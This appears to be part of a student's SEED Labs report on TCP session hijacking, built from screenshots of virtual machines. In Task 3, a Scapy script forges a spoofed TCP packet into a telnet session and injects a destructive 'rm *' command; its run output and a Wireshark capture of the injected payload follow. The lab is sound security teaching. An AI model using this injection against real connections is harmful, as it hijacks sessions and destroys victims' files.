
/bin/bash


```
RX bytes:25472 (25.4 KB) TX bytes:25472 (25.4 KB)


[03/15/21]seed@VM:~$ whoami
seed
[03/15/21]seed@VM:~$ whoami
seed
[03/15/21]seed@VM:~$ whoami
seed
[03/15/21]seed@VM:~$ a
a: command not found
[03/15/21]seed@VM:~$ whoami
seed
[03/15/21]seed@VM:~$ whoami
seed
[03/15/21]seed@VM:~$ whoami
seed
[03/15/21]seed@VM:~$ whoami
seed
[03/15/21]seed@VM:~$ Connection closed by foreign host.
[03/15/21]seed@VM:~$
```




Task 3:









Sessionhijack.py (~/) - gedit

Open ▾

```
#!/usr/bin/python
import sys
from scapy.all import *
print("Sending Session Hijacking Packet.....")
IPLayer = IP(src="10.0.2.6", dst="10.0.2.7")
TCPLayer = TCP(sport=35522, dport=23, flags="A", seq=2525251263, ack=1249362327)
Data = "\r rm *\n\r"
pkt = IPLayer/TCPLayer/Data
ls(pkt)
send(pkt, verbose=0)
```

Python ▾ Tab Width: 8 ▾


```

[03/15/21]seed@VM:~$ sudo ./Sessionhijack.py
[03/15/21]seed@VM:~$ sudo ./Sessionhijack.py
Sending Session Hijacking Packet......
version      : BitField (4 bits)          = 4          (4)
ihl         : BitField (4 bits)          = None       (None)
tos         : XByteField               = 0          (0)
len         : ShortField                = None       (None)
id          : ShortField                = 1          (1)
flags        : FlagsField (3 bits)        = <Flag 0 ()> (<Flag 0 ()>)
frag        : BitField (13 bits)         = 0          (0)
ttl          : ByteField                 = 64         (64)
proto        : ByteEnumField           = 6          (0)
chksum      : XShortField              = None       (None)
src          : SourceIPField            = '10.0.2.6' (None)
dst          : DestIPField               = '10.0.2.7' (None)
options      : PacketListField          = []         ([])

-- 
sport        : ShortEnumField           = 35522     (20)
dport        : ShortEnumField           = 23         (80)
seq          : IntField                 = 2525251263L (0)
ack          : IntField                 = 1249362327 (0)
dataofs      : BitField (4 bits)        = None       (None)
reserved    : BitField (3 bits)          = 0          (0)
flags        : FlagsField (9 bits)        = <Flag 16 (A)> (<Flag 2 (S)>
)
window       : ShortField               = 8192      (8192)
chksum      : XShortField              = None       (None)
urgptr      : ShortField               = 0          (0)
options      : TCPOptionsField          = []         ([])

-- 
load         : StrField                = '\r rm *\n\r' ('')

```



Ubuntu Attacker [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

*enp0s3

Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
135	2021-03-15 22:40:48.3126176...	10.0.2.7	10.0.2.6	TELNET	76	Telnet Data ...
136	2021-03-15 22:40:48.3126962...	10.0.2.6	10.0.2.7	TCP	66	35522 → 23 [ACK] Seq=2525251263 Ack=124936...
137	2021-03-15 22:40:48.3127817...	10.0.2.7	10.0.2.6	TELNET	68	Telnet Data ...
138	2021-03-15 22:40:48.3128670...	10.0.2.6	10.0.2.7	TCP	66	35522 → 23 [ACK] Seq=2525251263 Ack=124936...
139	2021-03-15 22:40:48.3151233...	10.0.2.7	10.0.2.6	TELNET	95	Telnet Data ...
140	2021-03-15 22:40:48.3152374...	10.0.2.6	10.0.2.7	TCP	66	35522 → 23 [ACK] Seq=2525251263 Ack=124936...
141	2021-03-15 22:41:03.6660417...	10.0.2.6	10.0.2.7	TCP	66	[TCP Spurious Retransmission] 35520 → 23 L...
142	2021-03-15 22:41:03.6662164...	10.0.2.7	10.0.2.6	TCP	78	[TCP Dup ACK 2#2] [TCP ACKed unseen segment] 35520 → 23 [ACK] Seq=349731119 Win=0 Len=0
143	2021-03-15 22:41:42.5959706...	10.0.2.7	10.0.2.6	TCP	185	[TCP ACKed unseen segment] [TCP Retransmission] 35520 → 23 [ACK] Seq=349731119 Win=0 Len=0
144	2021-03-15 22:41:42.5961045...	10.0.2.6	10.0.2.7	TCP	66	35520 → 23 [RST] Seq=349731119 Win=0 Len=0
145	2021-03-15 22:41:47.6919946...	PcsCompu_69:6c:02	PcsCompu_b7:28:91	ARP	66	Who has 10.0.2.7? Tell 10.0.2.6
146	2021-03-15 22:41:47.6921495...	PcsCompu_b7:28:91	PcsCompu_69:6c:02	ARP	66	10.0.2.7 is at 08:00:27:b7:28:91
147	2021-03-15 22:41:51.8180673...	10.0.2.5	10.0.2.3	DHCP	342	DHCP Request - Transaction ID 0xa4777c68
148	2021-03-15 22:41:51.8295502...	10.0.2.3	10.0.2.5	DHCP	596	DHCP ACK - Transaction ID 0xa4777c68
149	2021-03-15 22:41:52.2376435...	PcsCompu_7b:f4:d1	Broadcast	ARP	42	Who has 10.0.2.7? Tell 10.0.2.5
150	2021-03-15 22:41:52.2379522...	PcsCompu_b7:28:91	PcsCompu_7b:f4:d1	ARP	66	10.0.2.7 is at 08:00:27:b7:28:91
151	2021-03-15 22:41:52.2395886...	10.0.2.6	10.0.2.7	TELNET	62	Telnet Data ...
152	2021-03-15 22:41:52.2422264...	10.0.2.7	10.0.2.6	TELNET	68	Telnet Data ...

Window size value: 8192
[Calculated window size: 1048576]
[Window size scaling factor: 128]
Checksum: 0x50cf [unverified]
[Checksum Status: Unverified]
Urgent pointer: 0
▶ [SEQ/ACK analysis]

▼ Telnet
Data: \r rm *\n Data: \r

```
0000 08 00 27 b7 28 91 08 00 27 7b f4 d1 08 00 45 00 ...(. . .'{. E.
0010 00 30 00 01 00 00 40 06 62 bb 0a 00 02 06 0a 00 ..@. b. .....
0020 02 07 8a c2 00 17 96 84 46 bf 4a 77 c1 97 50 10 ..... F.Jw..P.
0030 20 00 59 cf 00 00 0d 20 72 6d 20 2a 0a 0d .Y.... rm *..
```

Acknowledgment number (tcp.ack), 4 bytes

Packets: 162 · Displayed: 162 (100.0%) Profile: Default

Ubuntu Server [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Ubuntu Desktop

10:43 PM